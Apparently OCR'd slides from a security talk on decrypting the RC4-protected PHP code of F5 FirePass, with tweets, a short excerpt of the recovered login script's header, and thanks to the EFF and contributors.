


Stefan Viehböck
@sviehb

@talzeltzer I will check with my employer if I can release the code for PHP decryption. It's easier than you think :)

7:20 AM - 10 Apr 13

I’m wrong!



Tal zeltzer
@talzeltzer


@sviehb il go do some reversing when.I get back :)

9:57 AM - 10 Apr 13

The real PHP encryption

- Turns out the “IonCube” module is just for PHP acceleration.
- The encryption is RC4 implemented at the PHP “lexer” level.

Long story short


F:\Talk2nd\php\scripts\dec_firepass\firepass\my\my.logon.php3 - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
songs.txt
my.logon.php3
PHP Hy length : 21958 lines : 651
Ln : 1 Col : 1 Sel : 0
UNIX
ANSI
INS

```
<?
/**
 * $Id: my.logon.php3,v 1.151 2010-03-02 01:49:36 charapaev Exp $
 *
 * State is described by:
 *   cookie MRHSession which can be either
 *     absent, (in this case we set this cookie)
 *     correspond to no record in tblSessions (do nothing)
 *     correspond to an up-to-date record in tblSessions (user is already logged!)
 *     correspond to an expired record in tblSessions (delete this session, reset
 *   $mrhlogonform is set when attempt to logon failed
 */

unset($strMsg); // no more unobfuscated stuff

// CR65744 if there is logout and customized logout.inc is exist, we show it before
if (isset($logout) && $logout == 1) {
  if(isset($HTTP_COOKIE_VARS["VHOST"]) &&
    "standard" != $HTTP_COOKIE_VARS["VHOST"] &&
```

Thanks to the EFF

- Many many thanks to the EFF and marcia hofmann for their legal consulting and help.

Greets and Thanks

- Mati aharoni (Aka muts) – Configuring linux and highlighting some critical points
- Oran avraham – Ninja, helping me out with linux stuff and solving huge problems in seconds
- Igor Rayak, Shai Priel, UY, Yuval Ofir, m0she, Gil Dabah, Assaf Nativ

Questions?